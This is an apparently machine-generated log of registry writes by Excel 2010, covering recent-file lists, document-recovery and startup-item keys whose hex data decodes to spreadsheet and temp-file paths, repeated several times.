HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF0F4	EF0F4	binary	04 00 00 00 98 03 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 3A 9A DF 90 E3 E5 D6 01 F4 F0 0E 00 F4 F0 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF25A	EF25A	binary	04 00 00 00 98 03 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 71 AF E8 94 E3 E5 D6 01 5A F2 0E 00 5A F2 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EF306	EF306	binary	04 00 00 00 98 03 00 00 28 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 54 00 65 00 6C 00 65 00 78 00 30 00 36 00 30 00 31 00 32 00 30 00 32 00 30 00 2E 00 78 00 6C 00 73 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 94 DE 02 95 E3 E5 D6 01 06 F3 0E 00 06 F3 0E 00 00 00 00 00 B8 02 00 00 6E 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	pc5	binary	70 63 35 00 98 03 00 00 02 00 00 00 00 00 00 00 4C 00 00 00 01 00 00 00 24 00 00 00 1C 00 00 00 74 00 65 00 6C 00 65 00 78 00 30 00 36 00 30 00 31 00 32 00 30 00 32 00 30 00 2E 00 78 00 6C 00 73 00 00 00 74 00 65 00 6C 00 65 00 78 00 30 00 36 00 30 00 31 00 32 00 30 00 32 00 30 00 00 00	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F52B2	F52B2	binary	04 00 00 00 98 03 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 DF DF 81 A3 E3 E5 D6 01 B2 52 0F 00 B2 52 0F 00 00 00 00 00 B8 02 00 00 56 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAA29AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAA29AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAA29AC0	unknown
